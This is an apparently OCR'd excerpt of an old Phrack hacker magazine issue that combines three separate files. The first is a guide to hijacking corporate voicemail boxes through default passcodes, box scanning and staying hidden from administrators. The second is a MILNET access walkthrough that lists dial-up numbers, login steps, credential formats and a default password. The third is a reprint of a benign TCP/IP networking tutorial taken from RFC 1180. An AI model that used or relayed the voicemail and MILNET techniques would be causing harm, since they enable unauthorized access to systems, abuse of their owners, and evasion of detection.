The first thing you should do is listen to the messages in the box, if there are any. Take note of the dates the messages were left. If they are more than four weeks old, then it is pretty safe to assume the owner is not using his box. If there are any recent messages on it, you can assume he is currently using his box. NEVER take a box in use. It will be deleted soon, and will alert the system administrator that people are hacking the system. This is the main reason vmb systems either go down, or tighten security. If you take a box that is not being used, it's probable no one will notice for quite a while.

SCANNING BOXES FROM THE INSIDE

>From the main menu, see if there is an option to either send a message to another user or check receipt of a message. If there is you can search for VIRGIN (unused) boxes) without being disconnected like you would from outside of a box. Virgin boxes have a 'generic' greeting and name. Eg. 'Mailbox xxx' or 'Please leave your message for mailbox xxx...' Write down any boxes you find with a generic greeting or name, because they will probably have the default passcode. Another sign of a virgin box is a name or greeting like 'This mailbox is for ...' or a women's voice saying a man's name and vice versa, which is the system administrator's voice. If the box does not have this feature, simply use the previous method of scanning boxes from the outside. For an example of interior scanning, when inside an Aspen box, chose (3) from the main menu to check for receipt. It will respond with 'Enter box number.' It is a good idea to start at a location you know there are boxes present and scan consecutively, noting any boxes with a 'generic' greeting. If you enter an invalid box it will alert you and allow you to enter another. You can enter invalid box numbers forever, instead of the usual three incorrect attempts from outside a box.

TAKING A BOX

Now you need to find a box you can take over. NEVER take a box in use; it simply won't last. Deserted boxes (with messages from months ago) are the best and last the longest. Take these first. New boxes have a chance of lasting, but if the person for whom the box was created tries to login, you'll probably lose it. If you find a box with the system administrator's voice saying either the greeting or name (quite common), keeping it that way will prolong the box life, especially the name.

This is the most important step in taking over a box! Once you pick a box take over, watch it for at least three days BEFORE changing anything! Once you think it's not in use, then change only the passcode, nothing else! Then login frequently for two to three days to monitor the box and make sure no one is leaving messages in it. Once you are pretty sure it is deserted, change your greeting to something like 'Sorry I'm not in right now, please leave your name and number and I'll get back to you.' DO NOT say 'This is Night Ranger dudes...' because if someone hears that it's good as gone. Keep your generic greeting for one week. After that week, if there are no messages from legitimate people, you can make your greeting say whatever you want. The whole process of getting a good vmb (that will last) takes about 7-10 days, the more time you take the better chance you have of keeping it for long time. If you take it over as soon as you get in, it'll probably last you less than a week. If you follow these instructions, chances are it will last for months. When you take some boxes, do not take too many at one time. You may need some to scan from later. Plus listening to the messages of the legitimate users can supply you with needed information, such as the company's name, type of company, security measures, etc.

SYSTEM IDENTIFICATION

After you have become familiar with various systems, you will recognize them by their characteristic female (or male) voice and will know what defaults are most common and what tricks you can use. The following is a few of a few popular vmb systems.

ASPEN is one of the best vmb systems with the most features. Many of them will allow you to have two greetings (a regular and an extended absence greeting), guest accounts, urgent or regular messages, and numerous other features. Aspens are easy to recognize because the female voice is very annoying and often identifies herself as Aspen. When you dial up an Aspen system, sometimes you have to enter an (*) to get into the vmb system. Once you're in you hit (#) to login. The system will respond with 'Mailbox number please?' If you enter an invalid mailbox the first time it will say 'Mailbox xxx is invalid...' and the second time it will say 'You dialed xxx, there is no such number...' and after a third incorrect entry it will hang up. If you enter a valid box, it will say the box owner's name and 'Please enter your passcode.' The most common default for Aspens is either box number or box number + (0). You only get three attempts to enter a correct box number and then three attempts to enter a correct passcode until it will disconnect you. From the main menu of an Aspen box you can enter (3) to scan for other boxes so you won't be hung up like you would from outside the box.

CINDY is another popular system. The system will start by saying 'Good Morning/Afternoon/Evening. Please enter the mailbox number you wish...' and is easy to identify. After three invalid box entries the system will say 'Good Day/Evening!' and hang up. To login, enter the box number and during the greet press (0) then your passcode. The default for ALL Cindy systems is (0). From the main menu you can enter (6) to scan for other boxes so you won't be hung up. Cindy voice mail systems also have a guest feature, like Aspens. You can make a guest account for someone, and give them password, and leave them messages. To access their guest account, they just login as you would except they enter their guest passcode. Cindy systems also have a feature where you can have it call a particular number and deliver a recorded message. However, I have yet to get this feature to work on any Cindy boxes that I have.

MESSAGE CENTER is also very popular, especially with direct dials. To login on a Message Center, hit the (*) key during the greet and the system will respond with 'Hello <name>. Please enter your passcode.' These vmbs are very tricky with their passcode methods. The first trick is when you enter an invalid passcode it will stop you one digit AFTER the maximum passcode length. Eg. If you enter 1-2-3-4-5 and it gives you an error message you enter the fifth digit, that means the system uses a four digit passcode, which is most common on Message Centers. The second trick is that if you enter an invalid code the first time, no matter what you enter as the second passcode it will give you an error message and ask again. Then if you entered the correct passcode the second and third time it will let you login. Also, most Message Centers do not have a default, instead the new boxes are 'open' and

when you hit (*) it will let you in. After hitting (*) the first time to login a box you can hit (*) again and it will say 'Welcome to the Message Center.' and from there you can dial other extensions. This last feature can be useful for scanning outside a box. To find a new box, just keep entering box numbers and hitting (*) to login. If it doesn't say something to the effect of welcome to your new mailbox then just hit (*) again and it will send you back to the main system so you can enter another box. This way you will not be disconnected. Once you find a box, you can enter (6) 'M'ake a message to scan for other boxes with generic names. After hitting (6) it will ask for a mailbox number. You can keep entering mailbox numbers until you find a generic one. Then you can cancel your message and go hack it out.

Q VOICE MAIL is a rather nice system but not as common. It identifies itself 'Welcome to Q Voice Mail Paging' so there is no question about what system it is. The box numbers are usually five digits and to login you enter (0) like a Cindy system. From the main menu you can enter (3) to scan other boxes.

There are many more systems I recognize but do not know the name for them. You will become familiar with these systems too.

CONCLUSION

You can use someone else's vmb system to practice the methods outlined above, but if you want a box that will last you need to scan out a virgin system. If you did everything above and could not get a vmb, try again on another system. If you follow everything correctly, I guarantee you will have more vmbs than you know what to do with. When you start getting a lot of them, if you are having trouble, or just want to say hi be sure to drop me a line on either of my internet addresses, or leave me a voice mail message.

NOTE: Some information was purposely not included in this file to prevent abuse to various systems.

Night Ranger
gbatson@clutx.clarkson.edu

1-800-666-2336 Box 602 (After Business Hours)
1-800-435-2008 Box 896 (After Business Hours)

==Phrack Inc.==

Volume Three, Issue Thirty-four, File #7 of 11

: : : : : : : : : : : : : : : : :
: Brigadier General Swipe :
: : : : : : : : : : : : : : : : :

presents:

An Introduction to MILNET

: :Introduction: :

First of all MILNET is a system used by branches of the military for unclassified communications. MILNET produces that infamous TAC login xxx. TAC MILNET is run out of the University of Southern California. USC is the ISI master dial up. I would also like to point out that the Department of Defense tends to frown on people browsing through there system. With that in mind, here is a basic overview of MILNET operations.

: :Logging On: :

MILNET can be reached over through the "nets" or can be directly connected to by dialing 1-800-368-2217 or 213-306-1366. The later is the ISI master dial up. Most military bases connect through the 800 dial up owned by AT&T.

ISIE MASTER LOGON PROCEDURE

1> call 213-306-1366
2> when the phone stops ringing you are connected
3> enter location number (9 digits) + 1 or 0
4> hang up and it will call you
5> pick up the phone and hit the '*' on your phone
6> hit a carriage return on the computer
7> at the 'what class?' prompt hit RETURN
8> then a 'go' prompt will appear and log on as you would the 800 number.

MILNET LOGIN PROCEDURE

> When you first connect you will see:

'WELCOME TO DDN. FOR OFFICIAL USE ONLY.TAC LOGIN
CALL NIC 1-800-235-3155 FOR HELP
WRPAT TAC 113 #:36

> the person logging on types:

@o 1/103

YOU ALWAYS TYPE @o then other connections are:

ISIA	3/103	
ISIB	10:3/52	
ISID	10:0/27	
ISIE	1/103	(THE EXAMPLE)
ISIF	2/103	
VAX A	10:2/27	

> Next you will see a 'USER-ID' prompt. The first 4 characters vary but it is is always followed by a '-' and what ever connection you choose.

User-Id: (example) CER5-ISIE or MRW1-ISIE

> The first three letters are the initials of the user followed by a random number (1-9).

Access Code: (example) 2285UNG6A or 22L8KK5CH

> An access code will never contain a (1, 0, G, Z).

@ USERNAME + PASSWORD IE USERNAME SAC.512AREFW-LGTO

THE USERNAME EXPLANATION:

The first 3 letters in the example given above are SAC. This stands for Strategic Air Command, a branch of the Air Force. Following that is a "." Then the unit number and the prime mission. In this case 512AREFW", (512th AIR REFUELING WING). Then a '-' and the Individual Squadron name 'LGTO' (LOGISTICS GROUND TRANSPORTATION OPERATIONS), a fancy name for the motor pool.

The password will not be echoed back and should be entered after the username. The new user password as a default is: NEW-UZER-ACNT.

: :Options: :

PROGRAMS AVAILABLE TO SAC USERS:

ADUTY aids in management of additional duty assignments.
(International help - use the ? and <ESC> keys, HELP.)

ARCHIVE requests files to be stored on tape for later retrieval.
(Type HELP ARCHIVE <RET> at TOPS-20.)

CHAT Provides near real time communication between terminal users on the same host computer.
(Use ? with CHAT.)

DAILY Executive appointment scheduling program

DCOPY Handles output on DIABLO and XEROX printers

EMACS Powerful full-screen text editor
FOLLOW Suspense follow up program

FTP provides file transfer capabilities between host computers

FKEYS allows user to define function key (real spiffaruni)

HELP the command used by stupid generals or hackers that have never used milnet before

HERMES E-Mail

NCPCALC spreadsheet program

PHOTO saves transcripts of sessions

REMIND sends user-created reminders

RIPSORT a sophisticated data sorting program
(Described in SAC's User manual (sorry))

SCRIBE a powerful text formatter for preparing documents.
(ISI's manual, SCRIBE manual - soon on MILNET V.2)

SPELL text file spelling checker.
(HELP at TOPS-20 and <DOCUMENTATION> directory international help -?)

SUSCON allows the creating, sending, and clearing of suspenses.
(international help - ? and <ESC>, HELP command)

TACOPY used for printing hard copies of files
(international help - ?)

TALK pretty much the same as chat.

```
TIPCOPY predecessor of TACOPY

TEACH-EMACS     (SELF EXPLANATORY: GIVES LIST OF COMMANDS)

TN      Tel-Net provides multi-host access on MILNET.
        (HELP at TOPS-20 and <DOCUMENTATION> directory,
         international help - use ? and <ESC>)

XED     line oriented text editor.
        (HELP at TOPS-20 and <DOCUMENTATION> directory)

        : :Logging Out: :

TYPE:  @L

        : :ID Card: :

     When a user gets a MILNET account he/she receives a card in the mail that
looks similar to the diagram below.  It is credit card sized and will be blue &
white.
 _______________________________________
/                                       \
| HOST USC-ISIE 26.1.0.103              |
| HOST ADMINISTRATOR GORDON,VICKI L.    |
|---------------------------------------|
| DDN CARD HOLDER:                      |
| SMITH, BILL A, 1st LT.                |
| CARD 418475                           |
|---------------------------------------|
| USER ID:CER5-ISIE                     |
| ACCESS CODE:2285ANI6A                 |
| USERNAME: SAC.512AREFW-LGTO           |
| PASSWORD: NEW-UZER-ACNT               |
\_______________________________________/
_______________________________________________________________________________

: : : : : : : : : : : : : : : : : : : : : : : : : : : : : : : : : : : : : : : :
_______________________________________________________________________________
```

==Phrack Inc.==

Volume Three, Issue Thirty-Four, File #8 of 11

A TCP/IP Tutorial : Behind The Internet
Part Two of Two

October 4th, 1991

Presented by The Not

5. Internet Protocol

The IP module is central to internet technology and the essence of IP is its route table. IP uses this in-memory table to make all decisions about routing an IP packet. The content of the route table is defined by the network administrator. Mistakes block communication.

To understand how a route table is used is to understand internetworking. This understanding is necessary for the successful administration and maintenance of an IP network.

The route table is best understood by first having an overview of routing, then learing about IP network addresses, and then looking at the details.

5.1 Direct Routing

The figure below is of a tiny internet with 3 computers: A, B, and C. Each computer has the same TCP/IP protocol stack as in Figure 1. Each computer's Ethernet interface has its own Ethernet address. Each computer has an IP address assigned to the IP interface by the network manager, who also has assigned an IP network number to the Ethernet.




Figure 6. One IP Network

When A sends an IP packet to B, the IP header contains A's IP address as the source IP address, and the Ethernet header contains A's Ethernet address as the source Ethernet address. Also, the IP header contains B's IP address as the destination IP address and the Ethernet header contains B's Ethernet address as the des

address	source	destination
IP header	A	B
Ethernet header	A	B

TABLE 5. Addresses in an Ethernet frame for an IP packet from A to B

For this simple case, IP is overhead because the IP adds little to the service offered by Ethernet. However, IP does add cost: the extra CPU processing and network bandwidth to generate, transmit, and parse the IP header.

When B's IP module receives the IP packet from A, it checks the destination IP address against its own, looking for a match, then it passes the datagram to the upper-level protocol.

This communication between A and B uses direct routing.

5.2 Indirect Routing

The figure below is a more realistic view of an internet. It is composed of 3 Ethernets and 3 IP networks connected by an IP-router called computer D. Each IP network has 4 computers; each computer has its own IP address and Ethernet address.




Figure 7. Three IP Networks; One internet

Except for computer D, each computer has a TCP/IP protocol stack like that in Figure 1. Computer D is the IP-router; it is connected to all 3 networks and therefore has 3 IP addresses and 3 Ethernet addresses. Computer D has a TCP/IP protocol stack similar to that in Figure 3, except that it has 3 ARP modules and 3 Ethernet drivers instead of 2. Please note that computer D has only one IP module.

The network manager has assigned a unique number, called an IP network number, to each of the Ethernets. The IP network numbers are not shown in this diagram, just the network names.

When computer A sends an IP packet to computer B, the process is identical to the single network example above. Any communication between computers located on a single IP network matches the direct routing example discussed previously.

When computer D and A communicate, it is direct communication. When computer D and E communicate, it is direct communication. When computer D and H communicate, it is direct communication. This is because each of these pairs of computers is on the same IP network.

However, when computer A communicates with a computer on the far side of the IP-router, communication is no longer direct. A must use D to forward the IP packet to the next IP network. This communication is called "indirect".

This routing of IP packets is done by IP modules and happens transparently to TCP, UDP, and the network applications.

If A sends an IP packet to E, the source IP address and the source Ethernet address are A's. The destination IP address is E's, but because A's IP module sends the IP packet to D for forwarding, the destination Ethernet address is D's.

address	source	destination
IP header	A	E
Ethernet header	A	D

TABLE 6. Addresses in an Ethernet frame for an IP packet from A to E (before D)

D's IP module receives the IP packet and upon examining the destination IP address, says "This is not my IP address," and sends the IP packet directly to E.

address	source	destination

IP header	A	E
Ethernet header	D	E

TABLE 7. Addresses in an Ethernet frame for an IP packet from A to E (after D)

In summary, for direct communication, both the source IP address and the source Ethernet address is the sender's, and the destination IP address and the destination Ethernet addrss is the recipient's. For indirect communication, the IP address and Ethernet addresses do not pair up in this way.

This example internet is a very simple one. Real networks are often complicated by many factors, resulting in multiple IP-routers and several types of physical networks. This example internet might have come about because the network manager wanted to split a large Ethernet in order to localize Ethernet broadcast traffic.

5.3 IP Module Routing Rules

This overview of routing has shown what happens, but not how it happens. Now let's examine the rules, or algorithm, used by the IP module.

For an outgoing IP packet, entering IP from an upper layer, IP must decide whether to send the IP packet directly or indirectly, and IP must choose a lower network interface. These choices are made by consulting the route table.

For an incoming IP packet, entering IP from a lower interface, IP must decide whether to forward the IP packet or pass it to an upper layer. If the IP packet is being forwarded, it is treated as an outgoing IP packet.

When an incoming IP packet arrives it is never forwarded back out through the same network interface.

These decisions are made before the IP packet is handed to the lower interface and before the ARP table is consulted.

5.4 IP Address

The network manager assigns IP addresses to computers according to the IP network to which the computer is attached. One part of a 4-byte IP address is the IP network number, the other part is the IP computer number (or host number). For the computer in table 1, with an IP address of 223.1.2.1, the network number is 223.1.2 and the host number is number 1.

The portion of the address that is used for network number and for host number is defined by the upper bits in the 4-byte address. All example IP addresses in this tutorial are of type class C, meaning that the upper 3 bits indicate that 21 bits are the network number and 8 bits are the host number. This allows 2,097,152 class C networks up to 254 hosts on each network.

The IP address space is administered by the NIC (Network Information Center). All internets that are connected to the single world-wide Internet must use network numbers assigned by the NIC. If you are setting up your own internet and you are not intending to connect it to the Internet, you should still obtain your network numbers from the NIC. If you pick your own number, you run the risk of confusion and chaos in the eventuality that your internet is connected to another internet.

5.5 Names

People refer to computers by names, not numbers. A computer called alpha might have the IP address of 223.1.2.1. For small networks,

this name-to-address translation data is often kept on each computer in the "hosts" file. For larger networks, this translation data file is stored on a server and accessed across the network when needed. A few lines from that file might look like this:

```
223.1.2.1     alpha
223.1.2.2     beta
223.1.2.3     gamma
223.1.2.4     delta
223.1.3.2     epsilon
223.1.4.2     iota
```

The IP address is the first column and the computer name is the second column.

In most cases, you can install identical "hosts" files on all computers. You may notice that "delta" has only one entry in this file even though it has 3 IP addresses. Delta can be reached with any of its IP addresses; it does not matter which one is used. When delta receives an IP packet and looks at the destination address, it will recognize any of its own IP addresses.

IP networks are also given names. If you have 3 IP networks, your "networks" file for documenting these names might look something like this:

```
223.1.2     development
223.1.3     accounting
223.1.4     factory
```

The IP network number is in the first column and its name is in the second column.

From this example you can see that alpha is computer number 1 on the development network, beta is computer number 2 on the development network and so on. You might also say that alpha is development.1, Beta is development.2, and so on.

The above hosts file is adequate for the users, but the network manager will probably replace the line for delta with:

```
223.1.2.4     devnetrouter    delta
223.1.3.1     facnetrouter
223.1.4.1     accnetrouter
```

These three new lines for the hosts file give each of delta’s IP addresses a meaningful name. In fact, the first IP address listed has 2 names; "delta" and "devnetrouter" are synonyms. In practice "delta" is the general-purpose name of the computer and the other 3 names are only used when administering the IP route table.

These files are used by network administration commands and network applications to provide meaningful names. They are not required for operation of an internet, but they do make it easier for us.

5.6 IP Route Table

How does IP know which lower network interface to use when sending out a IP packet? IP looks it up in the route table using a search key of the IP network number extracted from the IP destination address.

The route table contains one row for each route. The primary columns in the route table are: IP network number, direct/indirect flag, router IP address, and interface number. This table is referred to by IP for each outgoing IP packet.

On most computers the route table can be modified with the "route" command. The content of the route table is defined by the network manager, because the network manager assigns the IP addresses to the

computers.

5.7 Direct Routing Details

To explain how it is used, let us visit in detail the routing situations we have reviewed previously.




Figure 8. Close-up View of One IP Network

The route table inside alpha looks like this:

network	direct/indirect flag	router	interface number
development	direct	<blank>	1

TABLE 8. Example Simple Route Table

This view can be seen on some UNIX systems with the "netstat -r" command. With this simple network, all computers have identical routing tables.

For discussion, the table is printed again without the network number translated to its network name.

network	direct/indirect flag	router	interface number
223.1.2	direct	<blank>	1

TABLE 9. Example Simple Route Table with Numbers

5.8 Direct Scenario


Alpha is sending an IP packet to beta. The IP packet is in alpha's IP module and the destination IP address is beta or 223.1.2.2. IP extracts the network portion of this IP address and scans the first column of the table looking for a match. With this network a match is found on the first entry.

The other information in this entry indicates that computers on this network can be reached directly through interface number 1. An ARP table translation is done on beta's IP address then the Ethernet frame is sent directly to beta via interface number 1.

If an application tries to send data to an IP address that is not on the development network, IP will be unable to find a match in the route table. IP then discards the IP packet. Some computers provide a "Network not reachable" error message.

5.9 Indirect Routing Details

Now, let's take a closer look at the more complicated routing scenario that we examined previously.






Figure 9. Close-up View of Three IP Networks

The route table inside alpha looks like this:

network	direct/indirect flag	router	interface number
development	direct	<blank>	1
accounting	indirect	devnetrouter	1
factory	indirect	devnetrouter	1

TABLE 10. Alpha Route Table

For discussion the table is printed again using numbers instead of names.

network	direct/indirect flag	router	interface number
223.1.2	direct	<blank>	1
223.1.3	indirect	223.1.2.4	1
223.1.4	indirect	223.1.2.4	1

TABLE 11. Alpha Route Table with Numbers

The router in Alpha's route table is the IP address of delta's connection to the development network.

5.10 Indirect Scenario

Alpha is sending an IP packet to epsilon. The IP packet is in alpha's IP module and the destination IP address is epsilon (223.1.3.2). IP extracts th network portion of this IP address (223.1.3) and scans the first column of the table looking for a match. A match is found on the second entry.

This entry indicates that computers on the 223.1.3 network can be reached through the IP-router devnetrouter. Alpha's IP module then does an ARP table translation for devnetrouter's IP address and sends the IP packet directly to devnetrouter through Alpha's interface number 1. The IP packet still contains the destination address of epsilon.

The IP packet arrives at delta's development network interface and is passed up to delta's IP module. The destination IP address is examined and because it does not match any of delta's own IP addresses, delta decides to forward the IP packet.

Delta's IP module extracts the network portion of the destination IP address (223.1.3) and scans its route table for a matching network field. Delta's route table looks like this:

network	direct/indirect flag	router	interface number
development	direct	<blank>	1
factory	direct	<blank>	3
accounting	direct	<blank>	2

TABLE 12. Delta's Route Table

Below is delta's table printed again, without the translation to names.

network	direct/indirect flag	router	interface number
223.1.2	direct	<blank>	1
223.1.3	direct	<blank>	3
223.1.4	direct	<blank>	2

TABLE 13. Delta's Route Table with Numbers

The match is found on the second entry. IP then sends the IP packet directly to epsilon through interface number 3. The IP packet contains the IP destination address of epsilon and the Ethernet destination address of epsilon.

The IP packet arrives at epsilon and is passed up to epsilon's IP module. The destination IP address is examined and found to match with epsilon's IP address, so the IP packet is passed to the upper protocol layer.

5.11 Routing Summary

When a IP packet travels through a large internet it may go through many IP-routers before it reaches its destination. The path it takes is not determined by a central source but is a result of consulting each of the routing tables used in the journey. Each computer defines only the next hop in the journey and relies on that computer to send the IP packet on its way.

5.12 Managing the Routes

Maintaining correct routing tables on all computers in a large internet is a difficult task; network configuration is being modified constantly by the network managers to meet changing needs. Mistakes in routing tables can block communication in ways that are excruciatingly tedious to diagnose.

Keeping a simple network configuration goes a long way towards making a reliable internet. For instance, the most straightforward method of assigning IP networks to Ethernet is to assign a single IP network number to each Ethernet.

Help is also available from certain protocols and network applications. ICMP (Internet Control Message Protocol) can report some routing problems. For small networks the route table is filled manually on each computer by the network administrator. For larger networks the network administrator automates this manual operation with a routing protocol to distribute routes throughout a network.

When a computer is moved from one IP network to another, its IP address must change. When a computer is removed from an IP network its old address becomes invalid. These changes require frequent updates to the "hosts" file. This flat file can become difficult to maintain for even medium-size networks. The Domain Name System helps solve these problems.

6. User Datagram Protocol

UDP is one of the two main protocols to reside on top of IP. It offers service to the user's network applications. Example network applications that use UDP are: Network File System (NFS) and Simple Network Management Protocol (SNMP). The service is little more than an interface to IP.

UDP is a connectionless datagram delivery service that does not

guarantee delivery. UDP does not maintain an end-to-end connection with the remote UDP module; it merely pushes the datagram out on the net and accepts incoming datagrams off the net.

UDP adds two values to what is provided by IP. One is the multiplexing of information between applications based on port number. The other is a checksum to check the integrity of the data.

6.1 Ports

How does a client on one computer reach the server on another?

The path of communication between an application and UDP is through UDP ports. These ports are numbered, beginning with zero. An application that is offering service (the server) waits for messages to come in on a specific port dedicated to that service. The server waits patiently for any client to request service.

For instance, the SNMP server, called an SNMP agent, always waits on port 161. There can be only one SNMP agent per computer because there is only one UDP port number 161. This port number is well known; it is a fixed number, an internet assigned number. If an SNMP client wants service, it sends its request to port number 161 of UDP on the destination computer.

When an application sends data out through UDP it arrives at the far end as a single unit. For example, if an application does 5 writes to the UDP port, the application at the far end will do 5 reads from the UDP port. Also, the size of each write matches the size of each read.

UDP preserves the message boundary defined by the application. It never joins two application messages together, or divides a single application message into parts.

6.2 Checksum

An incoming IP packet with an IP header type field indicating "UDP" is passed up to the UDP module by IP. When the UDP module receives the UDP datagram from IP it examines the UDP checksum. If the checksum is zero, it means that checksum was not calculated by the sender and can be ignored. Thus the sending computer's UDP module may or may not generate checksums. If Ethernet is the only network between the 2 UDP modules communicating, then you may not need checksumming. However, it is recommended that checksum generation always be enabled because at some point in the future a route table change may send the data across less reliable media.

If the checksum is valid (or zero), the destination port number is examined and if an application is bound to that port, an application message is queued for the application to read. Otherwise the UDP datagram is discarded. If the incoming UDP datagrams arrive faster than the application can read them and if the queue fills to a maximum value, UDP datagrams are discarded by UDP. UDP will continue to discard UDP datagrams until there is space in the queue.

7. Transmission Control Protocol

TCP provides a different service than UDP. TCP offers a connection-oriented byte stream, instead of a connectionless datagram delivery service. TCP guarantees delivery, whereas UDP does not.

TCP is used by network applications that require guaranteed delivery and cannot be bothered with doing time-outs and retransmissions. The two most typical network applications that use TCP are File Transfer Protocol (FTP) and the TELNET. Other popular TCP network applications include X-Window System, rcp (remote copy), and the r-series commands. TCP's greater capability is not without cost: it requires more CPU and network bandwidth. The internals of the TCP module are much more complicated than those in a UDP module.

Similar to UDP, network applications connect to TCP ports. Well-defined port numbers are dedicated to specific applications. For instance, the TELNET server uses port number 23. The TELNET client can find the server simply by connecting to port 23 of TCP on the specified computer.

When the application first starts using TCP, the TCP module on the client's computer and the TCP module on the server's computer start communicating with each other. These two end-point TCP modules contain state information that defines a virtual circuit. This virtual circuit consumes resources in both TCP end-points. The virtual circuit is full duplex; data can go in both directions simultaneously. The application writes data to the TCP port, the data traverses the network and is read by the application at the far end.

As with all sliding window protocols, the protocol has a window size. The window size determines the amount of data that can be transmitted before an acknowledgement is required. For TCP, this amount is not a number of TCP segments but a number of bytes.

8. Network Appliations

Why do both TCP and UDP exist, instead of just one or the other?

They supply different services. Most applications are implemented to use only one or the other. You, the programmer, choose the protocol that best meets your needs. If you need a reliable stream delivery service, TCP might be best. If you need a datagram service, UDP might be best. If you need efficiency over long-haul circuits, TCP might be best. If you need efficiency over fast networks with short latency, UDP might be best. If your needs do not fall nicely into these categories, then the "best" choice is unclear. However, applications can make up for deficiencies in the choice. For instance if you choose UDP and you need reliability, then the application must provide reliability. If you choose TCP and you need a record oriented service, then the application must insert markers in the byte stream to delimit records.

What network aplications are available?

There are far too many to list. The number is growing continually. Some of the applications have existed since the beginning of internet technology: TELNET and FTP. Others are relatively new: X-Windows and SNMP. The following is a brief description of the applications mentioned in this tutorial.

8.1 TELNET

TELNET provides a remote login capability on TCP. The operation and appearance is similar to keyboard dialing through a telephone switch. On the command line the user types "telnet delta" and receives a login prompt from the computer called "delta".

TELNET works well; it is an old application and has widespread interoperability. Implementations of TELNET usually work between different operating systems. For instance, a TELNET client may be on VAX/VMS and the server on UNIX System V.

8.2 FTP

File Transfer Protocol (FTP), as old as TELNET, also uses TCP and has widespread interoperability. The operation and appearance is as if you TELNETed to the remote computer. But instead of typing your usual commands, you have to make do with a short list of commands for directory listings and the like. FTP commands allow you to copy files between computers.

8.3 rsh

Remote shell (rsh or remsh) is one of an entire family of remote UNIX style commands. The UNIX copy command, cp, becomes rcp. The UNIX "who is logged in" command, who, becomes rwho. The list continues and is referred to collectively to as the "r" series commands or the "r*" (r star) commands.

The r* commands mainly work between UNIX systems and are designed for interaction between trusted hosts. Little consideration is given to security, but they provide a convenient user environment.

To execute the "cc file.c" command on a remote computer called delta, type "rsh delta cc file.c". To copy the "file.c" file to delta, type "rcp file.c delta:". To login to delta, type "rlogin delta", and if you administered the computers in a certain wa, you will not be challenged with a password prompt.

8.4 NFS

Network File System, first developed by Sun Microsystems Inc, uses UDP and is excellent for mounting UNIX file systems on multiple computers. A diskless workstation can access its server's hard disk as if the disk were local to the workstation. A single disk copy of a database on mainframe "alpha" can also be used by mainframe "beta" if the database's file system is NFS mounted commands to use the NFS mounted disk as if it were local disk.

8.5 SNMP

Simple Network Management Protocol (SNMP) uses UDP and is designed for use by central network management stations. It is a well known fact that if given enough data, a network manager can detect and diagnose network problems. The central station uses SNMP to collect this data from other computers on the network. SNMP defines the format for the data; it is left to the central station or network manager to interpret the data.

8.6 X-Window

The X Window System uses the X Window protocol on TCP to draw windows on a workstation's bitmap display. X Window is much more than a utility for drawing windows; it is entire philosophy for designing a user interface.

9. Other Information

Much information about internet technology was not included in this tutorial. This section lists information that is considered the next level of detail for the reader who wishes to learn more.

- o administration commands: arp, route, and netstat
- o ARP: permanent entry, publish entry, time-out entry, spoofing
- o IP route table: host entry, default gateway, subnets
- o IP: time-to-live counter, fragmentation, ICMP
- o RIP, routing loops
- o Domain Name System

10. References

[1] Comer, D., "Internetworking with TCP/IP Principles, Protocols, and Architecture", Prentice Hall, Englewood Cliffs, New Jersey, U.S.A., 1988.

[2] Feinler, E., et al, DDN Protocol Handbook, Volume 2 and 3, DDN Network Information Center, SRI International, 333 Ravenswood Avenue, Room EJ291, Menlow Park, California, U.S.A., 1985.

[3] Spider Systems, Ltd., "Packets and Protocols", Spider Systems Ltd., Stanwell Street, Edinburgh, U.K. EH6 5NG, 1990.

11. Relation to other RFCs

This RFC is a tutorial and it does not UPDATE or OBSOLETE any other RFC.

12. Security Considerations

There are security considerations within the TCP/IP protocol suite. To some people these considerations are serious problems, to others they are not; it depends on the user requirements.
This tutorial does not discuss these issues, but if you want to learn more you should start with the topic of ARP-spoofing, then use the "Security Considerations" section of RFC 1122 to lead you to more information.

13. Authors' Addresses

Theodore John Socolofsky
EMail: TEDS@SPIDER.CO.UK

Claudia Jeanne Kale
EMail: CLAUDIAK@SPIDER.CO.UK

Note: This info taken from RFC-1180.

==Phrack Inc.==

Volume Three, Issue Thirty-four, File #9 of 11

```
.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.
!                                              !
